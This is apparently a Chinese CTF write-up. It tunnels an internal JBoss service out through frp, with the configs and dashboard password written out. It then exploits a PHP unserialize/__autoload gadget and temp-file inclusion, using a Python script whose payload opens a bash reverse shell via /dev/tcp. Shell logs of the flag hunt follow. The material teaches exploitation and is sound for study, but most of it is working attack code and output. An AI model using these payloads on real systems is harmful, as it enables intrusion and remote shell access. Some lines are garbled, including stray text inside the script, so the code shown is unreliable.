本地ip:172.17.0.2,然后通过curl命令探测一下。

```
(www-data:/var/www/html/upload/f712355e7696397b34c316d7d3ab2fb7) $ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 423103  bytes 70587542 (70.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 326348  bytes 93546236 (93.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9519  bytes 650998 (650.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9519  bytes 650998 (650.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


curl http://172.17.0.2:8006


```
(www-data:/var/www/html/upload/f712355e7696397b34c316d7d3ab2fb7) $ curl http://172.17.0.2:8006
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0 100  1437  100  1437    0     0  59875      0 --:--:-- -
-:--:-- --:--:-- 59875
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Welcome to JBoss&trade;</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link rel="StyleSheet" href="jboss.css" type="text/css"/>
</head>
<body>

<!-- header begin -->
    <a href="http://www.jboss.org">
          <img src="logo.gif" alt="JBoss" id="logo" width="226" height="105" />
        </a>
    <div id="header">
         </div>
    <div id="navigation_bar">
    </div>
<!-- header end -->

    <h3>JBoss Online Resources</h3>

    <ul>
      <li><a href="http://jboss.org/docs/index#as">JBoss 4.0 documentation</a></li>
      <li><a href="http://www.jboss.org/wiki/Wiki.jsp">JBoss Wiki</a></li>
      <li><a href="http://www.jboss.org/index.html?module=bb">JBoss forums</a></li>
    </ul>
```

然后就直接端口转发出来，直接打jboss. 这里自己利用的是frp来做

```
#frpc.ini
[common]
server_addr = 1.116.136.120
server_port = 60121

[http]
type = tcp
local_ip = 127.0.0.1
local_port = 8006
remote_port = 8888
#frps.ini
[common]
bind_port = 60121
dashboard_port = 88
dashboard_user = admin
dashboard_pwd = 0210
```

后面直接jboss未授权https://blog.csdn.net/weixin_40412037/article/details/110069825





WhereIsUWebShell

```
<!-- You may need to know what is in e2a7106f1cc8bb1e1318df70aa0a3540.php-->
<?php
ini_set('display_errors', 'on');
if(!isset($_COOKIE['ctfer'])){
    setcookie("ctfer",serialize("ctfer"),time()+3600);
}else{
    include "function.php";
    echo "I see your Cookie<br>";
    $res = unserialize($_COOKIE['ctfer']);
    if(preg_match('/myclass/i',serialize($res))){
        throw new Exception("Error: Class 'myclass' not found ");
    }
}
<?php
// myclass.php
class Hello{
    public function __destruct()
    {   if($this->qwb) echo file_get_contents($this->qwb);
    }
}
?>
<?php
// function.php
function __autoload($classname){//__autoload()，尝试加载未定义的类
    require_once "/var/www/html/$classname.php";
}
?>
```

我们反序列化去触发`__autoload`的魔法方法去加载myclass.php，然后在销毁的时候触发`__destruct`去读文件

```
<?php
```

```php
class Hello{
    public $qwb = "e2a7106f1cc8bb1e1318df70aa0a3540.php";
}
class myclass{
}
$a = new myclass();
$b = new Hello();
$a->exp=$b;
$a = serialize($a);
$a = str_replace('"myclass":1','"myclass":2',$a);
echo ($a)."\n";
echo urlencode($a)."\n";
```

然后读到全部的php代码。

然后思路就是上传临时文件，并且网站目录存在passwd，然后直接利用php://filter/string.strip_tags/resource=passwd造成空指针，浏览器异常。这样可以保存临时文件，然后在进行包含getshell.还有一个问题是照片木马。照片木马可以通过上次国赛在网上找的exp,直接打。

这里简单的说一下为什么要包含固定的照片格式。因为我们包含的文件在tmp下会进行png函数处理，在处理的过程会有数据失去，然后在将处理后的数据给写到$file。

```php
<?php
function PNG($file)
{
    if(!is_file($file)){die("我从来没有见过侬");}
    $first = imagecreatefrompng($file);
    if(!$first){
        die("发现了奇怪的东西2333");
    }

    $size = min(imagesx($first), imagesy($first));
    unlink($file);
    $second = imagecrop($first, ['x' => 0, 'y' => 0, 'width' => $size, 'height' => $size]);
    if ($second !== FALSE) {
        imagepng($second, $file);
        imagedestroy($second);//销毁，清内存
    }
    imagedestroy($first);
}
?>
```

imagepng

(PHP 4, PHP 5, PHP 7)

imagepng — 以 PNG 格式将图像输出到浏览器或文件

然后写脚本。

```
# /usr/bin/python3
# @Author:Firebasky
# coding:utf-8
import requests
import re

url = "http://eci-
2ze3rbnvegbbrt90dzvx.cloudeci1.ichunqiu.com/e2a7106f1cc8bb1e1318df70aa0a3540.php
?"

files = {
  'file': open("exp","rb+").read()
}
response1 = requests.post(url=url+"d5e9d6b6-33ed-4617-be5a-
631bc491cff2=php://filter/string.strip_tags/resource=passwd",files=files)

response2 = requests.get(url=url+"29e845c5-7ed5-43ca-a1e7-
7dd39e67e722=../../../../../../../../../../tmp")

a = re.findall("\[\d\] => php(.*)", response2.text)[0]#获得上传的临时文件
data = {
  '1':'bash -c "bash -i >& /dev/tcp/ip/port  0>&1"'
    # /usr/bin/ed471efd0577be6357bb94d6r3@dF1aG
/l1b/84d74210/07a4c79a/698f57d6/23b08db3/a3d0683d/Fl444gggbc304131
}
response3 = requests.post(url=url+"0=system&d5e9d6b6-33ed-4617-be5a-
631bc491cff2=../../../../../tmp/php"+a,data=data)
```

然后直接执行命令反弹shell，吐槽 flag非常难找。。。。。。。。。。。。。。。。。。

```
www-data@engine-1:/l1b/84d74210$ ls
ls
07a4c79a
www-data@engine-1:/l1b/84d74210$ cd 0*
cd 0*
www-data@engine-1:/l1b/84d74210/07a4c79a$ ls
ls
698f57d6
www-data@engine-1:/l1b/84d74210/07a4c79a$ cd 6*
cd 6*
www-data@engine-1:/l1b/84d74210/07a4c79a/698f57d6$ ls
ls
23b08db3
www-data@engine-1:/l1b/84d74210/07a4c79a/698f57d6$ cd 23*
cd 23*
www-data@engine-1:/l1b/84d74210/07a4c79a/698f57d6/23b08db3$ ls
ls
a3d0683d
www-data@engine-1:/l1b/84d74210/07a4c79a/698f57d6/23b08db3$ cd a*
cd a*
www-data@engine-1:/l1b/84d74210/07a4c79a/698f57d6/23b08db3/a3d0683d$ ls
ls
Fl444gggbc304131
```

最后命令：**/usr/bin/ed471efd0577be6357bb94d6R3@dF1aG**
/l1b/84d74210/07a4c79a/698f57d6/23b08db3/a3d0683d/Fl444gggbc304131

```

PNG
IHDR pHYs IDATH c\flag{7f3f5e04-88f1-4d4e-ac57-a6c1ca4caf65}
flag{7f3f5e04-88f1-4d4e-ac57-a6c1ca4caf65}X s^7 ~_ '_ c g =2 Q0
F( ` Q0
IEND B`

```